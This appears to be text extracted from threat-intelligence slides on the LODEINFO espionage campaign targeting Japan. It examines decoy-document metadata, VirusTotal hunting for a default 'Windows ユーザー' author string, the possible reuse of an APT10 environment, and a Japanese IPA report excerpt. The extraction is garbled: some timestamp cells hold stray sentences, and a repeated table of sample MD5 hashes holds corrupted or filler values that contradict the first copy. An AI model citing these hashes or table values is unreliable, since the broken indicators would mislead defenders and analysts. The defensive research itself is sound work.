| 3 | 2021/11/09 (Tue) 14:55              | 2019/01/04 (Fri) 17:18      | v0.5.6  | 2021/08/26 (Thu) 15:37 | 2021/11/06 (Sat) 05:31   |
| 4 | 2022/03/07 (Mon) 16:15              | 2021/04/16 (Fri) 02:40      | v0.5.9  | 2021/08/26 (Thu) 15:37 | 2022/03/03 (Thu) 21:21   |
| 5 | 2022/06/17 (Fri) 20:53              | 2021/08/19 (Thu) 02:58      | v0.6.3  | 2022/06/14 (Tue) 11:43 | 2022/06/14 (Tue) 11:47   |
| 6 | 2022/07/07 (Thu) 21:00              | 2021/10/24 (Sun) 01:46      | v0.6.3  | 2022/07/04 (Mon) 14:01 | 2022/07/04 (Mon) 14:01   |

# Investigation of decoy file information

The date and time of the first observation in VirusTotal and the last modified time of the decoy file are almost identical.

| # | First Submission Time for DLL (JST) | DLL shellcode loader   |         | Decoy file             |                          |
|---|-------------------------------------|--|---------|------------------------|--------------------------|
|   |                                     | Compilation Timestamp (JST)  | Version | Creation Time (JST)    | Last Modified Time (JST) |
| 1 | 2020/05/20 (Wed) 14:49              | 2009/02/20 (Fri) 23:27   | v0.3.5  | 2020/05/18 (Mon) 11:08 | 2020/05/19 (Tue) 12:07   |
| 2 | 2020/05/20 (Wed) 14:49              | Seems to be concentrated in the time range which humans are awake. | v0.3.5  | 2020/05/25 (Mon) 12:25 | 2020/05/26 (Tue) 16:20   |
| 3 | 2021/11/09 (Tue) 14:55              | 2021/11/09 (Tue) 14:55   | v0.5.6  | 2021/08/26 (Thu) 15:37 | 2021/11/06 (Sat) 05:31   |
| 4 | 2022/03/07 (Mon) 16:15              | 2022/03/07 (Mon) 16:15   | v0.5.9  | 2021/08/26 (Thu) 15:37 | 2022/03/03 (Thu) 21:21   |
| 5 | 2022/06/17 (Fri) 01:46              | 2022/06/18 (Sat) 02:58   | v0.6.3  | 2022/06/14 (Tue) 11:43 | 2022/06/14 (Tue) 11:47   |
| 6 | 2022/07/04 (Mon) 01:46              | Potential for use in analysis                                      | v0.6.3  | 2022/07/04 (Mon) 14:01 | 2022/07/04 (Mon) 14:01   |

**Surface information of decoys has not been falsified !?**

# Investigation of author/editor of decoy file

Authors and editors vary across decoys, and It is assumed that several people are creating information in different environments.

| # | Decoy file             |              |                          |                |
|---|------------------------|--------------|--------------------------|----------------|
|   | Creation Time (JST)    | Author       | Last Modified Time (JST) | LastModifiedBy |
| 1 | 2020/05/18 (Mon) 11:08 | John         | 2020/05/19 (Tue) 12:07   | D3vle0         |
| 2 | 2020/05/25 (Mon) 12:25 | D3vle0       | 2020/05/26 (Tue) 16:20   | user           |
| 3 | 2021/08/26 (Thu) 15:37 | D3vle0pc     | 2021/11/06 (Sat) 05:31   | D3vle0pc       |
| 4 | 2021/08/26 (Thu) 15:37 | D3vle0pc     | 2022/03/03 (Thu) 21:21   | D3vle0pc       |
| 5 | 2022/06/14 (Tue) 11:43 | Windows ユーザー | 2022/06/14 (Tue) 11:47   | Windows ユーザー   |
| 6 | 2022/07/04 (Mon) 14:01 | user         | 2022/07/04 (Mon) 14:01   | user           |

# Investigation of author/editor of decoy file

The screenshot shows a file analysis interface with various icons on the left and detailed document properties on the right. The properties listed are:

| Property          | Value                |
|-------------------|----------------------|
| dc:creator        | Windows ユーザー         |
| dcterms:modified  | 2022-06-14T02:47:00Z |
| dcterms:created   | 2022-06-14T02:43:00Z |
| cp:lastModifiedBy | Windows ユーザー         |
| cp:revision       | 2                    |
| TotalTime         | 4                    |
| DocSecurity       | 0                    |
| Characters        | 39                   |
| SharedDoc         | false                |
| HyperlinksChanged | false                |
| Lines             | 1                    |

■ The decoy file used in v0.6.3 (\*1) has the string “**Windows ユーザー**”(\*2) in the office document property

- It seems to be the default value, but rare because usually the host's username is to be set

(\*1) MD5: bfb70a586ad1a60509dcea8839132662

(\*2) the word “ユーザー” is "user" in English

# Search and check with VirusTotal

Only **30** docx files with "Windows ユーザー" in the surface information in 3 months

The screenshot shows the VirusTotal search interface with the following search query: entity:file AND tag:docx AND metadata:"Windows ユーザー". The results are displayed in a table with the following columns: Sort by, Filter by, Export, Tools, Help, Detections, Size, First seen, and Last seen. A progress bar indicates 20 / 30 files found. The results section contains three entries:

|  | Detections | Size      | First seen          | Last seen           |
|--|------------|-----------|---------------------|---------------------|
| 98D69542D242C1681ED6353279DDE29DD8103F681F...<br>www.pref.kanagawa.jp_document.docx                                  | 0 / 66     | 20.31 KB  | 2023-01-03 07:02:45 | 2023-01-03 02:32:15 |
| 8ADB9D191C2C7243CD9182D21F5F55413F3C7D92526E44007B3C7D8160F87C78...<br>mhclinic.jp_www_mhcintroductionsheet.docm.doc | 0 / 65     | 111.96 KB | 2021-03-25 02:50:11 | 2023-01-03 01:05:58 |
| 36623B0175B6EDB1532A8A872484B1D7D50E18CEFF7BE9CBBB9CD60157E1BCFC...<br>No meaningful names                           | 0 / 65     | 53.52 KB  | 2023-01-01 17:24:57 | 2023-01-01 17:24:57 |

Annotations highlight the search terms: "tag: Specifying docx files by tag" and "metadata: Searching against file metadata".

After about 6 months of monitoring, only **94** files were found, indicating that this initial value is unusual

# Environments where “Windows ユーザー” appear

The image consists of three side-by-side screenshots from Microsoft Office 2016. The first screenshot shows the Windows User account name in the 'User Information' section of the 'Account' settings. The second screenshot shows the account name in the 'Product Information' section of the 'Office' settings. The third screenshot shows the account name in the 'Microsoft Office User Settings' dialog box under the 'User Name' field.

アカウント

ユーザー情報

Windows ユーザー

Office の背景:

Office テーマ

接続済みサービス:

製品情報

Office

ライセンス認証された製品

Microsoft Office Professional Plus 2016

この製品には以下が含まれます。

プロダクトキーの変更

Word のバージョン情報

Word のバージョン情報

Word の基本オプションを設定します。

ユーザー インターフェイスのオプション

選択時にミニ ツール バーを表示する(M)

リアルタイムのプレビュー表示機能を有効にする(L)

ドラッグ中も文書の内容を更新する(D)

ヒントのスタイル(R): ヒントに機能の説明を表示する

Microsoft Office のユーザー設定

ユーザー名(U): Windows ユーザー

頭文字(I): W

Office へのサインイン状態にかかわらず、常にこれらの設定を使用する(A)

Office の背景(B): 雲

Office テーマ(T): カラフル

起動時の設定

既定で Word で開くファイル拡張子の選択: 既定のプログラム...

Microsoft Word が文書を表示、編集するための既定のプログラムでない場合に通知する

電子メールの添付ファイルや編集できないファイルを閲覧表示で開く(O)

このアプリケーションの起動時にスタート画面を表示する(H)

リアルタイム コラボレーションのオプション

他のユーザーと作業するとき、変更内容を自動的に共有: メッセージを表示

プレゼンス フラグに名前を表示


OK キャンセル

The initial value is set in older Japanese versions of Office 2016 and earlier

The attacker may be using the same environment used in the past operations.

# Further investigation with VirusTotal


When limited to those judged to be malicious by AV scans,  
the number of cases decreased to 2 in 3 months.



Attack groups using old Office versions in Japanese language environments to create decoy files could be very rare.

# Further investigation with VirusTotal

When limited to those judged to be malicious by AV scans,  
the number of cases decreased to 2 in 3 months.



APT10's decoy files reported in May 2018

# Collection of samples containing “Windows ユーザー”

13 samples were observed under the conditions described above, 11 of which were attributed to APT groups.

| MD5                              | First Submission Time for VT (JST) | Submission Filename                  | Creation Time (JST)    | Last Modified Time (JST) |
|----------------------------------|------------------------------------|--------------------------------------|------------------------|--------------------------|
| c965bcc3b2bc3d54bc93121ae46eb0b0 | 2017/11/29 (Wed) 15:33             | 防衛省からの情報提供（最新版）2.docm                | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| 797b450509e9cad63d30cd596ac8b608 | 2018/01/10 (Wed) 16:18             | 2018年度（平成30年度）税制改正について.doc, 1.docx   | 2018/01/09 (Tue) 12:56 | 2018/01/09 (Tue) 13:25   |
| 57228e857180205643a0e1c1b43a5c3f | 2018/01/23 (Tue) 13:45             | test.doc                             | 2018/1/18 (Thu) 13:45  | 2018/01/18 (Thu) 13:50   |
| fefaa0df12195fc3d90d9393ad3a7840 | 2018/01/30 (Tue) 13:55             | 世界経済アウトロック.doc                       | 2018/01/29 (Mon) 18:41 | 2018/01/29 (Mon) 18:55   |
| 9706c9b6c5133c2a9be5a67da069b97f | 2018/02/01 (Thu) 13:41             | [MD5 hash value]                     | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| b7b97eb5a297e8371b6964a83f4650da | 2018/02/01 (Thu) 13:45             | Imane.doc                            | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| 95b862f508bd2473012065947abc2eb3 | 2018/03/12 (Mon) 18:36             | 新旧参与会議意見書の比較.doc                     | 2018/03/09 (Fri) 18:05 | 2018/03/09 (Fri) 18:09   |
| e0b9a79d594e5a05a83e450e7a27637b | 2018/04/03 (Tue) 17:08             | test.doc                             | 2018/04/03 (Tue) 16:47 | 2018/04/03 (Tue) 16:47   |
| f82fbfb10958eb37e0d570c66c180c1b | 2018/04/03 (Tue) 19:03             | 1.docx                               | 2018/01/09 (Tue) 12:56 | 2018/01/09 (Tue) 13:25   |
| 82f65647ff02fb0f13880f9158acfbc  | 2018/04/26 (Thu) 18:50             | 【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm | 2018/04/26 (Thu) 18:49 | 2018/04/26 (Thu) 18:49   |
| 56cbbea8535c0e8ae967fcdec17db491 | 2018/05/24 (Thu) 08:02             | 確認資料 国際法務.doc                        | 2018/05/15 (Tue) 09:45 | 2018/05/15 (Tue) 13:06   |

# Collection of samples containing “Windows ユーザー”


13 samples were observed under the conditions described above, 11 of which were attributed to APT groups.

| MD5                              | First Submission Time for VT (JST) | Submission Filename                  | Creation Time (JST)    | Last Modified Time (JST) |
|----------------------------------|------------------------------------|--------------------------------------|------------------------|--------------------------|
| c965bcc3b2bc3d54bc93121ae46eb0b0 | 2017/11/29 (Wed) 15:33             | 防衛省からの情報提供（最新版）2.docm                | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| 797b45909e567367                 | 2018/01/09 (Tue) 16:18             | 2018年度（平成30年度）税制改正について.doc, 1.docx   | 2018/01/09 (Tue) 12:56 | 2018/01/09 (Tue) 13:25   |
| 5722865533333333                 | 2018/01/18 (Thu) 13:45             | test.doc                             | 2018/01/18 (Thu) 13:45 | 2018/01/18 (Thu) 13:50   |
| fefaa555555555555                | 2018/01/30 (Tue) 13:55             | 世界経済アウトロック.doc                       | 2018/01/29 (Mon) 18:41 | 2018/01/29 (Mon) 18:55   |
| 9706c9b6c5133c2a9be5a67da060b97f | 2018/02/01 (Thu) 13:41             | [MD5 hash value]                     | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| b7b97eb5a297e8371b6964a83f460da  | 2018/02/01 (Thu) 13:45             | Imane.doc                            | 2017/11/29 (Wed) 15:33 | 2017/11/29 (Wed) 15:33   |
| 95b862608hd2802065947abc7eh3     | 2018/03/12 (Mon) 18:36             | 新旧参与会議意見書の比較.doc                     | 2018/03/09 (Fri) 18:05 | 2018/03/09 (Fri) 18:09   |
| e0b9a704501300a2a2a2a2a2a2a2a2a2 | 2018/04/03 (Tue) 17:08             | test.doc                             | 2018/04/03 (Tue) 16:47 | 2018/04/03 (Tue) 16:47   |
| f82fb400000000000000000000000000 | 2018/04/03 (Tue) 19:03             | 1.docx                               | 2018/01/09 (Tue) 12:56 | 2018/01/09 (Tue) 13:25   |
| 82f65656565656565656565656565656 | 2018/04/26 (Thu) 18:50             | 【6月26日（火）】「三極委員会東京地域会合」ご案内2.doc.docm | 2018/04/26 (Thu) 18:49 | 2018/04/26 (Thu) 18:49   |
| 56cbbea8535c0e8ae967fcdec17db491 | 2018/05/24 (Thu) 08:02             | 確認資料 国際法務.doc                        | 2018/05/15 (Tue) 09:45 | 2018/05/15 (Tue) 13:06   |

All 11 decoy files used in  
APT10 operations reported in  
May 2018

Possibly reused environment  
used by APT10 in the past  
due to changes in TTP  
(Moderate Confidence)

# Diamond model for LODEINFO campaign



# Relation to Operation RestyLink

- Attack campaigns targeting Japan observed since around Oct. 2021
  - Target sectors: academic (energy), think-tank
  - spearphishing emails lead to a URL with a malicious file
  - The attacker is not attributed.
- J-CRAT reported LODEINFO emails spoofing the organization attacked by Operation RestyLink

## 2.2 安全保障、国際政治、外交、メディアを標的としたと目される攻撃活動

LODEINFO と呼ばれる諜報用マルウェアを用いた攻撃は、2019 年末以降 2022 年上半期も継続して活動が確認された。攻撃の標的とされた分野も從来同様、安全保障、国際政治、外交、メディアであった。

一連の活動では、攻撃メールは主にフリーメールから送信されているが、送信者名（表示名）はメール受信者に関する、実在する組織、個人を詐称している。メールの添付ファイルで送付する資料（マルウェアのダウンロードを内包した攻撃ファイル）のテーマも攻撃ターゲットが興味を持ちそうな分野となるなど、攻撃の成功率を上げるために事前にターゲットの調査を入念に行っていることが伺える。同一のターゲットに対しテーマを変えながら何度も攻撃メールを送付するなどしつこく粘り強い攻撃が行われており、事前準備の周到さと合わせ、いかにも高度な持続的脅威（Advanced Persistent Threat；通称 APT）の攻撃であると言える。

ただ、事前準備の周到さに対して攻撃メール自体はやや不自然、お粗末なところが見受けられるところもあり、特に 2.1 に記載した攻撃に比べると不自然さが目立つ。この攻撃者は詳細なやり取りに耐えられるほどの語学、知識、慣習に習熟していない可能性はある。また、事前調査と実際の攻撃で異なるチームが担当している可能性もあるだろう。

2022 年上半期にある攻撃で攻撃メールの送信元に詐称されていた組織、個人が、別の攻撃ではターゲットとされ攻撃メールを受信していた事例も確認されている。通常、攻撃メールを受信した場合は継続した他の攻撃を受けていないか、マルウェア感染などに至っていないかなど、攻撃を受けた前提での調査、対応を行うが、詐称された送信元側でもサプライチェーン攻撃のように攻撃が連鎖していないか注意すべきであろう。

また、2.1 に記載した攻撃でターゲットとなった組織、個人が、こちらの攻撃では詐称された送信元となっていた事例も確認されている。ターゲットとなる攻撃分野が重複しているためまたまそうになったのか、あるいは攻撃者に共通部分がある、攻撃者間で情報共有しているといったことがあるのかはこの事例からは判断できないが、両方の攻撃でターゲットとなりうることには注意が必要であろう。


昨今の攻撃では、いざなり攻撃メールを送付せず、自信と関心度を確認しながら、メールのやりとりを通じた添付ファイルや悪性リンククリックへの心理的負荷を減らすようなソーシャルエンジニアリング技術を取り込むこともあり、不審メールに気づいた段階で防御にまわると、攻撃者の推定に関わる攻撃ツールの回収にいたらないケースもある。一方でこのようなケースでは、政府や政府関係機関と協力し、攻撃ツールを回収し、被害の抑止や防衛に向けた対応の検討に資することも可能ため、再掲となるが脅威情報（不審メール）があった場合は政府での利活用を目的とした情報連携（情報提供）にご協力いただきたい。

<https://www.ipa.go.jp/files/000106897.pdf>

“2.1” => Operation RestyLink

# Spearphishing emails that may be relevant

Japan Productivity Center (Aug. 4th, 2022)



[https://www.jpc-net.jp/news/detail/20220804\\_005992.html](https://www.jpc-net.jp/news/detail/20220804_005992.html)

